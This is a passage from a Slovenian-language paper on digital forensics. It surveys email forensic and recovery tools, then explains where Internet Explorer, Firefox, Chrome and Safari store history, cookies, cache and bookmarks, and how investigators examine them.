izvajanje iskanja s pomočjo nadomestnih znakov in Boolean operatorjev, arhiviranje sporočil v stisnjenem formatu za varčevanje z diskovnim prostorom, arhiviranje in enostavno izbiranje priponk, ohranjanje dostopa do starih sporočil, kljub spremembi aplikacije za prejemanje elektronskih sporočil, izvažanje sporočil v obliki EML datotek, spletnih strani ali drugih oblikah, na osnovi spremenljivih predlog, avtomatizacijo nalog z vgrajenim skriptnim jezikom in iskanje dokazov v sporočilu.




Slika 6: MailBag Assistant.

5. AbusePipe AbusePipe analizira sporočilo s prijavljeno zlorabo in določi, katere stranke ponudnikov e-pošte (Email Service Provider – ESP) pošiljajo vsiljeno pošto na osnovi pritožb v sporočilu. Avtomatsko generira poročila prijavljenih strank, ki kršijo sprejemljivo uporabniško politiko, da je lahko akcija njihovih izločitev nemudoma izvedena. AbusePipe se lahko nastavi, da avtomatsko odgovori ljudem, ki so prijavili zlorabo. Pomaga lahko pri upoštevanju pravnih zahtev, kot npr. prijava uporabnikov, povezanih na točno določen naslov IP in ob točno določenem datumu in času.


6. AccessData's Forensic Toolkit (FTK) AccessData's FTK je standardno in odobreno orodje s strani sodstva, ki omogoča forenzično analizo (npr. e-pošte), odšifriranje in lomljenje gesel z lahko razumljivim in prilagodljivim vmesnikom. Omogoča sodobne tehnologije šifriranja, kot so Credant, SafeBoot, Utimaco, EFS, PGP, Guardian Edge, Sophos Enterprise in S/MIME. Tipi e-pošte, ki so trenutno podprti, so: Lotus Notes NSF, Outlook PST/OST, Exchange EDB, Outlook Express DBX, Eudora, EML (Microsoft Internet Mail, Earthlink, Thunderbird, Quickmail, itd.), Netscape, AOL in RFC 833.

7. EnCase Forensic EnCase Forensic je aplikacija za izvajanje digitalne forenzike, ki preiskovalcem omogoča izdelavo slike diska in njeno hranjenje v skladu s pravili forenzike z uporabo EnCase-ovega formata dokazne datoteke (LEF ali E01), ki je vsebovalnik digitalnih dokazov, potrjen s strani svetovnega sodstva. Vsebuje kopico možnosti za analizo, označevanje in obveščanje. Vodiči in druge oblike pomoči nudijo podporo za široke zmožnosti aplikacije zaradi zagotavljanja, da imajo preiskovalci čim bolj obširno množico pripomočkov. Aplikacija omogoča mnogo načinov preiskave omrežja, med drugim tudi preiskavo spleta in e-pošte. Vsebuje orodjarno Instant Messenger (IM) za Microsoft Internet Explorer, Mozilla Firefox, Opera in Apple Safari. Za preiskavo e-pošte so podprti Outlook PSTs/OSTs, Outlook Express DBXs, Microsoft Exchange EDB Parser, Lotus Notes, AOL, Yahoo, Hotmail, Netscape Mmail in MBOX archives.




Slika 7: EnCase Forensic.

8. FINALeMAIL FINALeMAIL omogoča obnovo datoteke s podatki o e-pošti in iskanje izgubljenih sporočil, ki nimajo povezave do informacije o lokaciji podatkov. FINALeMAIL ima zmožnost obnove izgubljenih sporočil na izvirno stanje, obnove celotne datoteke s podatki o e-pošti, četudi so tovrstne datoteke okužene z virusi ali poškodovane z ponesrečenim formatiranjem. Obnovi lahko sporočila in priponke, izbrisane iz mape "Izbrisani predmeti" v Microsoft Outlook Express, Netscape Mail in Eudora.



Slika 8: FINALeMAIL.

Slika 9: FINALeMAIL.




Slika 10: Sawmill-GroupWise (povzeto po http://www.sawmill.net/images/features/report_interface_overview_small.png in http://static.howtoforge.com/images/sawmill_log_analyzer_safesquid/sawmill_summary.png).

9. Sawmill-GroupWise Sawmill-GroupWise je pregledovalec dnevniških zapisov GroupWise Post Office Agent, ki lahko obdela datoteke z dnevniki v formatu GroupWise Post Office Agent, in iz njih ustvari dinamično statistiko analize in obveščanja o dogodkih. Te dnevnike se lahko razčleni, uvozi v MySQL, Microsoft SQL Server ali podatkovno bazo Oracle (ali v že vgrajeno podatkovno bazo), združi in ustvari dinamično prečiščeno poročilo z uporabo spletnega vmesnika. Program je podprt za operacijske sisteme Windows, Linux, FreeBSD, OpenBSD, Mac OS, Solaris, ostale UNIX sisteme, ...


10. Forensics Investigation Toolkit (FIT) Forensics Investigation Toolkit je orodje za pregledovanje vsebine, t.j. branje in analiza vsebine "živih" podatkov na spletu v formatu Packet CAPture (PCAP). Skrbnikom varnosti, nadzornikom, preiskovalcem ter organom pregona omogoča rekonstrukcijo dogodka z uporabo zajetih "živih" podatkov na spletu iz ožičenih ali brezžičnih omrežij. Vsi pregledani in rekonstruirani protokoli ter storitve so prikazane v za uporabnika berljivi obliki. Druga posebnost FIT je, da so uvoženi "živi" podatki lahko nemudoma razdelani in rekonstruirani. Vsebuje funkcije za vzdrževanje primera, podrobnejše informacije, vključno z datumom-časom, izvornim naslovom IP, IP naslovom prejemnika, izvorni MAC naslov, itd, ter funkcije za vključitev WhoIS in Google Map storitev. S tem orodjem se lahko analizira in rekonstruira raznovrsten internetni promet, vključno z e-pošto (POP3, SMTP, IMAP), prebranimi in poslanimi sporočili, aplikacijami za neposredno sporočanje (MSN, ICQ, Yahoo, QQ, Skype Voice Call Log, UT Chat Room, Gtalk, IRC Chat Room), prenešenimi datotekami (FTP, P2P), Telnetom, HTTP-jem (vsebina, nalaganje/prenos, pretok videa, zahteva) in SSL-om.

Slika 11: Forensics Investigation Toolkit (povzeto po http://www.edecision4u.com/PRODUCTS.html).




Slika 12: Forensics Investigation Toolkit (povzeto po http://www.edecision4u.com/PRODUCTS.html).

11. Paraben (Network) E-mail Examiner Paraben (Network) E-mail Examiner vsebuje obsežne funkcije za analizo, lahko označevanje in poročanje, napredno Boolean iskanje, iskanje znotraj priponk in popolno podporo za jezik UNICODE. Podpira America On-line (AOL), Microsoft Outlook (PST, OST), Thunderbird, Outlook Express, Eudora, datoteke za e-pošto (EML), Windows podatkovne baze za e-pošto in več kot 750 tipov MIME in sorodnih končnic datotek. Obnovi lahko izbrisano e-pošto iz Outlook-a (PST), Thunderbird-a, itd. Podrobno lahko analizira aplikacije za shranjevanje e.pošte (Microsoft Exchange – EDB, Lotus Notes (NSF), GroupWise).




Slika 13: Paraben (Network) E-mail Examiner (povzeto po http://www.digitalintelligence.com/software/parabenforensictools/emailexaminer/images/screenshot.gif).

12. Ontrack EasyRecovery Ontrack EasyRecovery [5] je namenjen obnovi poškodovanih ali izbrisanih datotek. Prav tako se lahko z njim pridobi podatke iz formatirane ali poškodovane enote. Omogoča obnovo fotografij, filmov in pomembnih dokumentov, e-pošte, pregledovanje šestnajstiških vrednosti (Hex Viewer), spremljanje delovanja trdih diskov (SMART), diagnosticiranje slabih blokov oz. uporabe blokov, ustvarjanje slik diskov (Imaging tools), kopiranje diska, osveževanje diska (Refresh Disk), obnovo omrežja. Podpira tudi obnovo RAID-a.




Slika 14: Ontrack EasyRecovery.

13. ProDiscover Basic ProDiscover Basic [6] omogoča ustvarjanje slike diska, ohranjanje, analiziranje, iskanje, (pred)ogledovanje podatkov na disku in poročanje o najdenih podatkih.




Slika 15: ProDiscover Basic (povzeto po http://img.informer.com/screenshots/2857/2857085_1.jpg).




Slika 16: DBXtract in DBXpress (povzeto po http://www.oehelp.com/dbxtract/DBXtract.jpg in http://www.oehelp.com/dbxpress/DBXpressSS.jpg).

14. DBXtract Outlook Express 5 in Outlook Express 6 imata lasten dvojiški format, ki oteži arhiviranje posameznih sporočil. Poleg tega je veliko ljudi navedlo, da so se njihove mape s sporočili poškodovale in da jih Outlook Express ne more prebrati. Posledično so izgubili vsa sporočila v teh mapah. DBXtract [7] pridobi vsa sporočila iz posameznih dbx datotek. Po pridobiti sporočila se ga lahko povleče iz mape v Windows Explorer-ju v mapo v Outlook Express-u. Za delovanje programa, je potrebna datoteka VB6 runtime dll (msvbvm60.dll). Program deluje na sistemu Windows (Win9x, WinMe, NT, Windows 2000, Windows XP, Windows Server 2003). Nadomestilo ga je orodje DBXpress [8], ki je hitrejše, natančnejše in zmogljivejše in deluje tudi na sistemih Windows Vista in Windows 7.



Slika 17: DBXtract in DBXpress (povzeto po http://www.oehelp.com/dbxtract/DBXtract.jpg in http://www.oehelp.com/dbxpress/DBXpressSS.jpg).

15. R-Tools R-Mail R-Mail [9] je skupek pripomočkov za obnovo e-pošte, namenjen obnovi poškodovanih datotek in izbrisanih sporočil, ustvarjenih s programoma Microsoft Outlook in Microsoft Outlook Express. Pripomočki R-Mail so osnovani na visoko učinkoviti obnovitveni tehnologiji IntelligentRebuild Email, ki uporabnikom programske opreme R-Mail omogoča popravilo poškodovanih *.pst in *.dbx datotek in obnovitev izgubljenih/izbrisanih elektronskih sporočil, kontaktov, nalog, itd.



Slika 18: R-Tools R-Mail.

16. SmartWhoIs SmartWhoIs [10, 11] je brezplačno spletno orodje za vpogled v vse informacije o naslovu IP, imenu gostitelja ali domene, vključno z pokrajino, državo ali provinco, mestom, imenom ponudnika interneta, kontaktne informacije skrbnika in tehnične podpore.

4. FORENZIKA ZGODOVINE BRSKANJA

Pri preiskovanju računalnika se pogosto zgodi, da je potrebno narediti rekonstrukcijo uporabnikovih aktivnosti na spletu. Pri tem se moramo zavedati, da uporabnik lahko uporablja več različnih spletnih brskalnikov, ki so si na prvi pogled dokaj podobni, vendar ima vsak neke svoje značilnosti. Zato si bomo malo bolj podrobno pogledali trenutno najbolj pogosto uporabljene brskalnike in pa nekaj orodij, ki so nam v pomoč pri rekonstrukciji uporabnikovih aktivnosti na spletu.

4.1 Internet Explorer

Internet Explorer (IE) je spletni brskalnik za Microsoft Windows platformo. Pri preiskavi podatkov se osredotočimo predvsem na podatke, ki so shranjeni v datoteki index.dat in na podatke v predpomnilniku brskalnika.

4.1.1 Index.dat

Datoteka index.dat vsebuje zapise o obiskanih URL naslovih, iskanih poizvedbah in zadnjih odprtih datotekah. Zaradi tega je ta datoteka običajno glavni vir podatkov pri forenzični preiskavi IE spletnega brskalnika. Ker je datoteka shranjena v binarni obliki, moramo za pregledovanje podatkov uporabiti kakšen program, ki zna brati take datoteke. Verjetno najbolj znan odprto kodni program za pregledovanje index.dat datotek je pasco [1].

Index.dat datoteka se nahaja v:

- C:\Documents and Settings\Temporary Internet Files\Content.IE5 - na Windows XP in 2003
- C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5 - na Windows Vista in 7

4.1.2 Priljubljene strani

Priljubljene strani lahko vsebujejo podatke, ki so zanimivi za forenzično preiskavo. Uporabnik ima možnost priljubljene strani združiti v posamezne grupe ali pa jih pustiti v privzeti mapi. Priljubljene lahko vsebujejo tudi, podatke, ki so zanimivi za forenzično preiskavo. Uporabnik lahko priljubljene združuje v posamezne grupe ali pa jih pusti v privzeti mapi. Podatki o priljubljenih straneh so shranjeni v datotekah s končnico url (datoteka.url). Datoteke je možno pregledovati z urejevalnikom besedil ali pa preko konzole. Poleg naslova spletne strani lahko razberemo tudi kdaj je bila datoteka kreirana ter kdaj je bila zadnjič spremenjena ali pa uporabljena.

Priljubljene strani se nahajajo v:

- C:\Documents and Settings\user\Favorites - na Windows XP in 2003
- C:\Users\user\Favorites - na Windows Vista in 7

4.1.3 Piškotki

Piškotki se pogosto uporabljajo zato, da lahko neka spletna stran sledi podatkom o njihovih uporabnikih. Vsakič, ko se uporabnik avtomatično prijavi na neko spletno stran, se uporablja piškotke. Piškotki običajno vsebujejo podatke o

uporabniškem imenu, uporabnikovih nastavitvah in o pogostosti obiska spletne strani. Pogosto je lahko že sam obstoj piškotka na računalniku lahko dokaz, da je uporabnik obiskal spletno stran.

Ker so piškotki shranjeni v obliki navadnega besedila, jih lahko pregledujemo z navadnim urejevalnikom besedil. Medtem, ko je vsebina datoteke golo besedilo, pa je potrebno nekatere podatke dešifrirati. Tak primer sta podatka o času kreiranja in času veljavnosti (do kdaj je piškotek veljaven). Za to lahko uporabimo orodje kot je npr. galleta. Galleta je odprtokodno orodje, ki vsebino piškotka prikaže na uporabniku bolj prijazen način.

Piškotki se nahajajo v:

- C:\Documents and Settings\Temporary Internet Files \Content.IE5 - na Windows XP in 2003
- C:\Users\user\AppData\Local\Microsoft \Windows\Temporary Internet Files\Content.IE5 - na Windows Vista in 7

Nov zakon o elektronskih komunikacijah je prinesel spremenjeno direktivo o zasebnosti v elektronskih komunikacijah. V direktivi je bil spremenjen člen, ki govori o piškotkih in podobnih tehnologijah, s katerimi je mogoče shranjevati informacije ali pridobivati informacije, shranjene na uporabnikovi terminalni opremi (računalnik, mobilna naprava). Uporaba takih tehnologij je po novem mogoča le na podlagi privolitve uporabnika. Rok za implementacijo sprememb je 15. junij 2013. Za nadzor nad implementacijo sprememb pa je pristojen Informacijski pooblaščenec.

4.1.4 Predpomnilnik

Da se pohitri brskanje po spletu, IE večino obiskanih spletnih strani shranjuje na trdi disk tako, da v primeru, če uporabnik še enkrat odpre isto spletno stran, brskalnik naloži podatke iz trdega diska in ne is spletnega strežnika. Vse to je v veliko pomoč pri forenzični preiskavi računalnika, saj lahko preiskovalec naredi rekonstrukcijo spletne strani take, kot je bila takrat, ko jo je uporabnik obiskal, vključno s podatki v raznih obrazcih.

Ker ima veliko elementov na različnih spletnih straneh enaka imena (npr. index.html) in bi v primeru, da bi brskalnik datoteke shranjeval datoteke z originalnimi imeni, prišlo do veliko kolizij. Zaradi tega je Microsoft naredil svoj sistem poimenovanja datotek in tako preprečil kolizije. Podatki o tem, kako je kakšna datoteka poimenovana, so shranjeni v datoteki index.dat. Tako mora preiskovalec pregledati to datoteko in lahko s pomočjo teh podatkov lahko naredi rekonstrukcijo spletne strani.

Predpomnilnik shranjuje datoteke v:

- C:\Documents and Settings\Temporary Internet Files \Content.IE5 - na Windows XP in 2003
- C:\Users\user\AppData\Local\Microsoft\Windows \Temporary Internet Files\Content.IE5 - na Windows Vista in 7

4.2 Mozilla Firefox

Mozilla Firefox je odprtokodni spletni brskalnik, ki se uporablja na vseh večjih platformah, kot so Windows, Linux in OS X.

4.2.1 Profil

Večina podatkov o uporabniku je shranjenih v mapi profil in so shranjeni v SQLite 3 podatkovnih bazah. Tukaj se nahajajo podatki, kot so: zgodovina, zaznamki, gesla, piškotki, zgodovina prenosov, shranjene seje, nastavitve orodne vrstice, itd. Seznam datotek se nahaja v tabeli 1. Za pregledovanje podatkov v teh podatkovnih bazah lahko uporabimo orodje sqlite3 ali pa sqliteman. Pri samem pregledovanju podatkov v .sqlite datotekah moramo biti pozorni na to, da do podatkov dostopamo v podatkovni bazi, kar lahko pripelje do kakšnih sprememb podatkov. Zaradi tega je najbolje podatke najprej prekopirati na drugo mesto in analizo opravljati na kopiji podatkov.

places.sqlite	Hrani seznam zaznamkov in celotno zgodovino brskanja po spletu
e key3.db in signons.sqlite	Hrani seznam shranjenih gesel
permissions.sqlite in content-prefs.sqlite	Hrani nastavitve dovoljenj na posameznih spletnih straneh (npr. dovoljenje za prikaz pojavnih oken)
search.sqlite	Hrani seznam iskalnikov, ki so na voljo v Firefox iskalni vrstici
persdict.dat	Hrani seznam besed, ki jih je uporabnik dodal v Firefox-ov slovar
formhistory.sqlite	Hrani podatke, ki jih je uporabnik vpisoval v Firefox iskalni vrstici in podatke, katere je vpisoval v razne obrazce
downloads.sqlite	Hrani podatke o tem, kaj je uporabnik prenašal iz spleta
cookies.sqlite	Hrani piškotke
cert8.db	Hrani nastavitve certifikatov ter vse uvožene SSL certifikate
sessionstore.js	Hrani podatke o trenutno odprtih zavihkih in oknih

Table 1: Seznam datotek, ki so shranjene znotraj profila

Mapa profil se nahaja v:

- C:\Documents and Settings\user\Local Setting\Application Data \Mozila\Firefox\Profiles - na Windows XP in 2003
- C:\Users\user\AppData\Roaming\Mozila\Firefox\Profiles - na Windows Vista in 7
- /home/user/.mozila/firefox/Profiles - na Linux-u
- /Users/user/Librrary/Application Suport/Firefox/Profiles - na OS X

4.2.2 Predpomnilnik

Poleg podatkov o zgodovini, brskalnik hrani tudi podatke v predpomnilniku. Predpomnilnik sestavlja večje število datotek. Med njimi so najpomembnejši: "zemljevid" (_CACHE_MAP_) ter trije predpomnilniški bloki (_CACHE_001_, _CACHE_002_ in _CACHE_003_). To so binarne datoteke, ki vsebujejo podatke o URL naslovih in imena datotek, povezana s podatki v predpomnilniku. Vse datoteke se nahajajo v mapi Profil.

4.2.3 Razširitve

Firefox omogoča tudi namestitev raznih razširitev, kar moramo pri samem pregledu tudi upoštevati, ker posamezne razširitve lahko vplivajo na samo delovanje brskalnika. Seznam vseh nameščenih razširitev se nahaja v datoteki "extensions.rdf", ki je shranjena v mapi Profil.

4.3 Google Chrome

Google Chrome je trenutno najbolj uporabljen spletni brskalnik. Tako kot Firefox je tudi Chrome na voljo za vse večje platforme (Windows, OS X, Linux). Brskalnik za hranjenje večine uporabnikovih podatkov uporablja podatkovne baze SQLite. Pregled teh podatkov lahko opravimo podobno, kot pri Firefox-u in to z istimi orodji.

4.3.1 Piškotki

Piškotki so shranjeni v "Cookies" SQLite podatkovni bazi. Pri vsakem piškotku se hranijo podatki: čas nastanka, čas zadnje uporabe ter kateri spletni strani pripada.

4.3.2 Zgodovina

SQLite podatkovna baza "History" hrani večino podatkov o uporabnikovih aktivnostih na spletu in je razdeljena na več tabel. Najbolj pomembne tri tabele so: downloads, urls, visits.
Tabela "downloads", podobno kot pri Firefox-u "downloads.sqlite", hrani podatke o prenesenih datotekah. Hranijo se podatki kot so: lokalna pot shranjene datoteke, URL naslov iz katerega je bila datoteka prenesena ter čas, kdaj se je pričel prenos datoteke.
Tabeli "urls" in "visits" lahko uporabimo, da rekonstruiramo uporabnikove aktivnosti na spletu. Ker sta polji "id" v obeh tabelah enaki, lahko z enostavno SQL poizvedbo povežemo obe tabeli in poiščemo iskane podatke (npr. kdaj je uporabnik obiskal neko spletno stran). Pri pregledovanju moramo biti pozorni na zapis časa, ki je shranjen v obliki sekund od 1.1.1601 UTC.
Poleg teh podatkovnih baz imamo tudi druge, kot so: "Login Data", ki hrani podatke za prijavo (na Linux-u lahko tudi gesla), "Web Data" hrani podatke, vnešene v razne obrazce, "Thumbnails" hrani sličice obiskanih spletnih strani, kar je lahko zelo uporabno pri določanju uporabnosti vsebine spletne strani, hkrati pa lahko povežemo polji "url_id" ter "id" iz tabele "urls" ter tako povežemo posamezno sličico s točno določenim obiskom strani.
Podatkovna baza zgodovina se nahaja v:

- C:\Documents and Settings\user\Application Data \Google\Chrome\default - na Windows XP in 2003
- C:\Users\user\AppData\Local\Google\Chrome \default - na Windows Vista in 7
- /home/user/.config/google-chrome/Default - na Linux-u
- /Users/user/Librrary/Application Suport/Google/Chrome/Default - na OS X

4.3.3 Zaznamki

Zaznamki so shranjeni v "Bookmarks" datoteki. Datoteka vsebuje seznam JSON objektov in si jih je mogoče ogledati s kakšnim JSON viewer-jem ali pa z urejevalnikom besedil.

4.3.4 Lokalno stanje

Datoteka "Local State" hrani podatke o trenutno odprtih oknih in se, podobno kot pri Firefox-u "sessionstate.js" uporablja za obnovitev stanja v primeru nenadnega zaprtja programa. Datoteka vsebuje JSON objekte in jih lahko, podobno kot pri zaznamkih, ogledamo s JSON viewer-jem.

4.3.5 Predpomnilnik

Predpomnilnik v Chrome-u je sestavljen iz datoteke "index", štirih datotek "data" (data_0, data_1, data_2, data_3) ter veliko oštevilčenih datotek, ki se pričnejo z "f_" sledi pa šest šestnajstiških številk. Podatke lahko povežemo s podatki, pridobljenimi iz podatkovne baze "History".

4.4 Safari

Safari je privzet spletni brskalnik pri Mac OS X operacijskih sistemih, vendar je na voljo tudi za Microsoft Windows platformo. Ker je večina podatkov shranjenih v .plist datotekah zato za pregledovanje uporabljamo orodja, kot je Safari Forensic Tools (FTK).

4.4.1 Zgodovina

Podatki o uporabnikovi zgodovini so shranjeni v "History.plist" datoteki. Datoteka hrani podatke o obiskanih spletnih straneh, datum in čas zadnjega obiska ter skupno število, kolikokrat je uporabnik obiskal spletno stran. Podatek o času je shranjen kot CF Absolutni čas in predstavlja število sekund od 1.1.2001 GTM.
Podatki o zgodovini se nahajajo v:

- C:\Documents and Settings\user\Application Data\Apple Computer\Safari - na Windows XP in 2003
- C:\Users\user\AppData\Local\Roaming\Apple Computer\Safari - na Windows Vista in 7
- /Users/user/Librrary/Safari - na OS X

4.4.2 Priljubljene

Podatki o priljubljenih straneh so shranjeni v datoteki "Bookmarks.plist", vendar za samo preiskavo niso tako zanimivi, kot pri drugih brskalnikih, ker ne hranijo nobenega podatka o tem, kdaj je bila kakšna spletna stan dodana med priljubljene.

4.4.3 Piškotki

Podatki o piškotkih so shranjeni v datoteki "Cookies.plist". Zapisi v tej datoteki hranijo podatke o tem, kateri spletni strani pripada posamezen piškotek, čas kreiranja in čas veljavnosti piškotka ter vsebina piškotka.

